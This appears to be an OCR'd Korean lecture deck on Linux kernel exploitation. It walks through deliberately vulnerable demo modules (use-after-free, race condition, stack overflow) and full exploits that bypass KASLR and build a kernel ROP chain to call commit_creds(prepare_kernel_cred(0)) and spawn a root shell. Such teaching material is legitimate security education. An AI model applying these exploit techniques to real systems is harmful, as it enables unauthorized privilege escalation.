Linux Kernel Hacking
(From user to root privileges)

김현우

Who am I?

Who am I?

김현우
Theori Vulnerability Researcher

Vulnerability report
- **CVE-2023-32269** (Linux kernel NET/ROM socket Use-After-Free)
- **CVE-2022-41218** (Linux kernel DVB core Use-After-Free)
- **CVE-2022-45884** (Linux kernel DVB core Use-After-Free)
- **CVE-2022-45885** (Linux kernel DVB core Use-After-Free)
- **CVE-2022-45886** (Linux kernel DVB core Use-After-Free)
- **CVE-2022-45919** (Linux kernel DVB core Use-After-Free)
- **CVE-2022-40307** (Linux kernel Device driver Use-After-Free)
- **...**

Linux kernel contribution
- af_key: Fix heap information leak
- netrom: Fix use-after-free caused by accept on already connected socket
- net/rose: Fix to not accept on connected socket
- net/x25: Fix to not accept on connected socket
- efi: capsule-loader: Fix use-after-free in efi_capsule_write
- HID: roccat: Fix Use-After-Free in roccat_read
- bpf: Always use maximal size for copy_array()
- **...**

리눅스 커널 보호 기법

리눅스 커널 보호 기법

- **KASLR** : 커널의 메모리 주소를 무작위화 (CONFIG_RANDOMIZE_BASE, CONFIG_PHYSICAL_ALIGN)
- **SMEP** : 커널 context에서 유저 공간에 대한 실행 권한을 제한
- **SMAP** : 커널 context에서 유저 공간에 대한 읽기/쓰기 권한을 제한
- ...

리눅스 커널 보호 기법

commit_creds(prepare_kernel_cred(0))

- prepare_kernel_cred(0) 은 root credentials를 준비하는 역할
- commit_creds() 는 현재 태스크의 credentials를 인자로 받은 credentials로 갱신 하는 역할
- 즉, current의 권한을 root로 바꾸는 코드
- 커널 공격자들은 이 코드를 실행하는 것을 공격 목표로 함

KASLR 우회

KASLR(Kernel Address Space Layout Randomization)이란?

- 부팅시 커널이 무작위 주소에 매핑되도록 만들어, 커널 익스플로잇을 어렵게 하는 보호 기법
- CONFIG_RANDOMIZE_BASE, CONFIG_RANDOMIZE_MEMORY
- CONFIG_PHYSICAL_ALIGN
- 우회하기 위해 Kernel memory address leak 과정이 필요

KASLR 우회

```
1   ...
2
3   static ssize_t test_read(struct file *filp, char __user *buf, size_t count, loff_t *f_pos) {
4       void *ptr = &printk;
5
6       copy_to_user(buf, &ptr, sizeof(ptr));
7
8       return 0;
9   }
10
11  static ssize_t test_write(struct file *filp, const char __user *buf, size_t count, loff_t *f_pos) {
12      int (*fp_exec)(void) = 0;
13
14      copy_from_user(&fp_exec, buf, sizeof(fp_exec));
15
16      fp_exec();
17
18      return 0;
19  }
20
21  ...
22
23  module_init(test_init);
24  module_exit(test_exit);
```

test.c

- 커널의 흐름을 원하는 대로 조작할 수 있는 커널 모듈 예제
- test_read() 함수에서 copy_to_user 함수를 이용해 printk() 함수의 주소를 유저 공간으로 전달하는 것을 볼 수 있음
- test_write() 함수에서 copy_from_user 함수를 이용해 유저로부터 주소를 전달 받아, 그 주소를 실행하는 것을 볼 수 있음

KASLR 우회

```c
int main() {
    int fd;
    void *leak = 0;

    fd = open("/dev/test", O_RDWR);

    read(fd, &leak, 0);
    printf("leak : %p\n", leak);

    close(fd);

    return 0;
}
```

leak.c

- 커널 메모리 주소를 leak 하는 코드
- read() 함수를 이용해 test 커널 모듈로부터 printk() 함수의 주소를 전달 받은 뒤 출력

KASLR 우회

첫 번째

```
→  kaslr_bypass ./start.sh
qemu-system-x86_64: warning: TCG doesn't support requested feature: CPUID.01H:ECX.vmx [bit 5]
/ $ ./leak
leak : 0xffffffffa5ebedb9
/ $
```

두 번째

```
→  kaslr_bypass ./start.sh
qemu-system-x86_64: warning: TCG doesn't support requested feature: CPUID.01H:ECX.vmx [bit 5]
/ $ ./leak
leak : 0xffffffffb7cbedb9
/ $
```

- 커널을 두 번 부팅해서 각각 leak 코드를 실행한 결과
- 첫 번째와 두 번째 실행에서 printk() 함수의 주소가 각각 0xffffffffa5ebedb9와 0xffffffffb7cbedb9로 서로 다른 것을 알 수 있음. 즉, 커널이 부팅될 때마다 주소가 바뀌는 것


KASLR 우회

```
1  ...
2
3  int main() {
4      int fd;
5      void *ptr = 0;
6      void *leak = 0;
7      void *kbase = 0;
8
9      fd = open("/dev/test", O_RDWR);
10
11     read(fd, &leak, 0);
12     printf("leak : %p\n", leak);
13
14     kbase = leak - 0xbedb9;
15     commit_creds = kbase + 0x8e9f0;
16     prepare_kernel_cred = kbase + 0x8ec20;
17
18     ptr = &payload;
19
20     backup_rv();
21
22     write(fd, &ptr, sizeof(ptr));
23
24     close(fd);
25
26     return 0;
27 }
```

exp.c

- test 커널 모듈에서 터지는 취약점을 이용해 권한 상승을 일으키는 exploit code
- write() 함수를 이용해 test 모듈에 payload 함수의 주소를 전달
- payload 함수는 commit_creds(prepare_kernel_cred(0)) 코드를 실행한 후, /bin/sh를 실행하는 역할
- 중요한 점은, leak한 printk() 주소를 이용해 kernel base를 구한 뒤, 이 kernel base에 필요한 커널 함수들의 offset을 더해 exploit에 이용하는 것

KASLR 우회



offset of commit_creds =
0xffffffffbc48e9f0 - 0xffffffffbc400000 = 0x8e9f0

/proc/kallsyms

- **/proc/kallsyms** 파일은 커널의 모든 심볼의 주소를 담고 있는 파일
- **root** 권한으로만 주소를 확인할 수 있음
- **_text** 심볼이 바로 kernel base 주소
- 필요한 함수의 주소에서 **_text** 심볼 주소 (kernel base)를 빼면 **offset**을 구할 수 있음

KASLR 우회

<offset 계산 코드>

```
kbase = leak - 0xbedb9;
commit_creds = kbase + 0x8e9f0;
prepare_kernel_cred = kbase + 0x8ec20;
```

<커널 내부적으로 확정된 주소>

printk	0xffffffff810bedb9
commit_creds	0xffffffff8108e9f0
prepare_kernel_cred	0xffffffff8108ec20

offset 계산 과정


1. kernel base = 0xffffffff810bedb9 - 0xbedb9 = 0xffffffff81000000

2. commit_creds = 0xffffffff81000000 + 0x8e9f0 = 0xffffffff8108e9f0

3. prepare_kernel_cred = 0xffffffff81000000 + 0x8ec20 = 0xffffffff8108ec20

● 0xbedb9, 0x8e9f0, 0x8ec20 offset은 커널이 재부팅되어도 바뀌지 않음

KASLR 우회



exploit 실행

- **KASLR 보호기법을 적용한 커널을 부팅한 후, exp를 실행한 결과**
- **test 커널 모듈의 취약점을 이용해 user 권한에서 root 권한을 획득**

리눅스 커널 취약점 유형

Stack based BOF

Stack based BOF(Buffer OverFlow)란?

- stack에 위치한 buffer가 할당된 크기보다 더 많은 데이터가 쓰여질 때 발생하며, 이를 이용해 stack의 return address 등을 덮어 프로그램의 흐름을 변조할 수 있는 취약점

- stack에서 BOF가 발생하면 Stack based BOF, heap에서 발생하면 Heap overflow

Stack based BOF

```
1  ...
2
3  static ssize_t bof_write(struct file *filp, const char __user *buf, size_t count, loff_t *f_pos) {
4      char arr[32] = { [0 ... 31] = 0 };
5      char *ptr;
6      unsigned char len;
7
8      if(count > 32) {
9          printk("I hate hackers!!");
10         return -1;
11     }
12
13     len = (unsigned char)count;
14     len -= 1;
15
16     ptr = (char *)kmalloc(len, GFP_KERNEL);
17
18     copy_from_user(ptr, buf, len);
19     memcpy(arr, ptr, len);
20
21
22
23     return 0;
24 }
```

len == 255

- 유저로부터 전달 받은 인자 count가 32보다 클 경우 실행을 종료
- 전달 받은 count 인자를 unsigned char 형으로 형변환한 뒤, len 변수에 저장한 후, len 변수에서 -1
- copy_from_user()를 이용해 유저로부터 len 만큼 데이터를 전달 받은 뒤, 지역변수 arr에 복사
- integer underflow로 인해 len은 255로 변경되어 copy_from_user()에서 stack based BOF 발생

Stack based BOF

```
 8       if(count > 32) {
 9           printk("I hate hackers!!");
10           return -1;
11       }
```

0x0 - 1 = 0xff

integer underflow

- count 값으로 0을 준다면, 위 조건문을 통과할 수 있음
- 하지만, -1 연산 때문에 integer underflow가 발생하여 len이 255가 되었으므로, 이후 작업에서 stack based BOF가 발생

Stack based BOF

Use-After-Free

UAF(Use-After-Free)란?

- UAF는 할당된 heap 영역을 해제 후 재사용할 때 발생하는 취약점
- 해제된 heap 영역에 대한 주소가 남아있는 dangling pointer에 접근하면서 발생

Use-After-Free

```
1  #define CMD_GET 0x100
2  #define CMD_PUT 0x200
3  #define CMD_DESTROY 0x300
4
5  char *ptr;
6
7  static int uaf_open(struct inode *inode, struct file *file)
8  {
9
10         ptr = (void *)kzalloc(0x100, GFP_KERNEL);
11
12         return 0;
13 }
14
15 static long uaf_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
16 {
17
18         switch (cmd) {
19                 case CMD_DESTROY:
20                         kfree(ptr);
21
22                 case CMD_PUT:
23                         copy_from_user(ptr, (void *)arg, 0x100);
24
25                         break;
26                 case CMD_GET:
27                         copy_to_user((void *)arg, ptr, 0x100);
28
29                         break;
30                 default:
31                         break;
32         }
33
34         return 0;
35 }
```

break ??

- ioctl에 전달된 cmd에 따라 작업 수행
- CMD_DESTROY일 경우 전역 포인터 ptr을 kfree()
- CMD_DESTROY case에는 **break**가 없기 때문에 CMD_PUT case까지 fallthrough
- kfree()된 ptr에 대해 copy_from_user()를 호출하기 때문에 **UAF** 발생

Race condition

Race condition이란?

- 두 개 이상의 task가 공유 자원에 동시에 접근하여 경쟁이 일어나는 상황
- mutex, semaphore, RCU 등 적절한 lock을 사용해야 함
- 찾기도 힘들고, 패치하기도 힘든 취약점..

Race condition

```
#define CMD_PUT 0x100
#define CMD_ALLOC 0x200
#define CMD_DESTROY 0x300

char *ptr;
bool check = 0;

static long race_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{

        switch (cmd) {
                case CMD_ALLOC:
                        if (!check) {
                                ptr = (void *)kzalloc(0x100, GFP_KERNEL);
                                check = 1;
                        }

                        break;
                case CMD_DESTROY:
                        if (check) {
                                kfree(ptr);
                                ptr = NULL;
                                check = 0;
                        }

                        break;
                case CMD_PUT:
                        if (check)
                                copy_from_user(ptr, (void *)arg, 0x100);

                        break;
                default:
                        break;
        }

        return 0;
}
```

racy

racy

- ioctl에 전달된 cmd에 따라 작업 수행
- ptr이 할당된 상태일 땐 check = 1, 해제된 상태일 땐 check = 0
- CMD_PUT case에선 전역 변수 check를 이용해 ptr가 할당되어 있을 경우에만 copy_from_user()를 호출
- 전역 변수 check에 대한 lock이 존재하지 않기 때문에 CMD_DESTROY와 CMD_PUT 간의 race condition이 발생하여, CMD_PUT에서 이미 kfree()된 ptr에 대한 copy_from_user()를 호출할 수 있음

Race condition

ioctl(CMD_DESTROY)	ioctl(CMD_PUT)

kfree(ptr);	if (check) ← Race condition
	↓
	copy_from_user(ptr);

ptr = NULL;
↓
check = 0;	

Kernel ROP

Kernel ROP

kernel ROP란?

- SMEP 보호 기법을 우회하기 위한 기법으로, 커널 공간의 주소들로 ROP payload 를 작성하여 권한 상승을 일으키는 기법

- SMEP 보호 기법은 커널 공간에서 유저 공간과 관련된 코드의 실행을 막는 기법이기 때문에, 실행되는 대상이 커널 공간의 주소일 경우 SMEP를 우회할 수 있음

- 가장 많이 사용되는 보편적인 커널 공격 테크닉

Kernel ROP

```
1  ...
2
3  static ssize_t test_write(struct file *filp, const char __user *buf, size_t count, loff_t *f_pos) {
4      char arr[8] = { [0 ... 7] = 0 };
5      char *ptr;
6
7      ptr = (char *)kmalloc(count, GFP_KERNEL);
8
9      copy_from_user(ptr, buf, count);
10     memcpy(arr, ptr, count);
11
12
13
14     return 0;
15 }
16
17
18 static int test_init(void) {
19     int result;
20
21     result = misc_register(&test_driver);
22
23     return 0;
24 }
25
26 static void test_exit(void) {
27     misc_deregister(&test_driver);
28 }
29
30 module_init(test_init);
31 module_exit(test_exit);
```

test.c

- **BOF** 취약점을 이용해 커널의 흐름을 원하는 대로 조작할 수 있는 커널 모듈 예제
- **test_write()** 함수에서 copy_from_user 함수를 이용해 유저로부터 원하는 크기의 데이터를 전달 받은 뒤, 지역 변수 arr에 복사하는 것을 볼 수 있음
- SSP(canary)를 제외한 뒤 컴파일 한 예제


Kernel ROP

```
...

void shell() {
    execl("/bin/sh", "sh", NULL);
}

int main() {
    int fd;
    size_t rop[18] = {0, };

    void *commit_creds = 0xffffffff8108e9f0;
    void *prepare_kernel_cred = 0xffffffff8108ec20;

    fd = open("/dev/test", O_RDWR);

    backup_rv();

    memset(rop, 0x41, 40);     // dummy
    rop[4] = 0xffffffff813fb9bc;     //  op rdi; ret;
    rop[5] = 0;
    rop[6] = prepare_kernel_cred;
    rop[7] = 0xffffffff813f4eca;     //  op rcx; ret;
    rop[8] = 0;
    rop[9] = 0xffffffff81b2413b;     //  ov rdi, rax; rep movs ...; ret;
    rop[10] = commit_creds;
    rop[11] = 0xffffffff81c00f58;    //  wapgs; ret;
    rop[12] = 0xffffffff810252b2;    //  retq; ret;
    rop[13] = &shell;
    rop[14] = rv.user_cs;
    rop[15] = rv.user_rflags;
    rop[16] = rv.user_rsp;
    rop[17] = rv.user_ss;

    write(fd, rop, sizeof(rop));

    close(fd);

    return 0;
}
```

exp.c

- exp.c 코드의 main() 함수 부분
- /dev/test 장치를 open()
- 현재의 context를 저장하는 backup_rv() 함수 호출
- 권한 상승을 일으키는 commit_creds(pre.. 코드 및 필요한 명령과 저장한 context를 이용해서 ROP payload를 구성
- write() 함수를 이용해 test 모듈에 ROP payload 전달


Kernel ROP



1. dummy

- BOF가 터지는 상황에서 커널 스택의 return address 부분에 payload를 맞추기 위해 dummy 값 삽입
- “A”의 개수는 총 32개. 즉 dummy 값은 32byte


Kernel ROP



2. prepare_kernel_cred(0)

- 권한 상승을 일으키는 commit_creds(pre.. 코드 중에서 prepare_kerenl_cred(0) 을 호출하는 부분
- pop rdi; ret 어셈블리는 prepare_kernel_cred() 함수의 인자로 0을 주기 위한 가젯
- 0은 pop rdi 를 통해 rdi 레지스터를 0으로 설정하기 위한 값
- 설정된 rdi 레지스터를 인자로 prepare_kernel_cred() 함수 호출


Kernel ROP



3. commit_creds()

- 권한 상승을 일으키는 commit_creds(pre.. 코드 중에서 commit_creds()를 호출하는 부분
- pop rcx; ret; 와 0 은 이후 다음 가젯의 rep ... 부분을 스킵하기 위한 가젯
- mov rdi, rax; rep ... ; ret; 는 prepare_kerenl_cred(0)의 반환값을 rdi 레지스터로 설정하기 위한 가젯
- 설정된 rdi 레지스터를 인자로 commit_creds() 함수 호출

Kernel ROP



4. swapgs & iretq

- swapgs 와 iretq 명령을 통해 유저 공간으로 전환

Kernel ROP


AAAAAAAAAAAAAAAA....
pop rdi; ret;
0
prepare_kernel_cred
pop rcx; ret;
0
mov rdi, rax; rep ... ; ret;
commit_creds
swapgs; ret;
iretq; ret;
context

5. context

- backup_rv() 함수를 이용해 저장한 context 준비
- 이 중 RIP 레지스터는 /bin/sh를 실행하는 shell() 함수의 주소로 설정

RIP
CS
RFLAGS
RSP
SS

Kernel ROP



exploit 실행

- 커널을 부팅한 후, exp를 실행한 결과
- user 권한에서 root 권한을 획득

마치며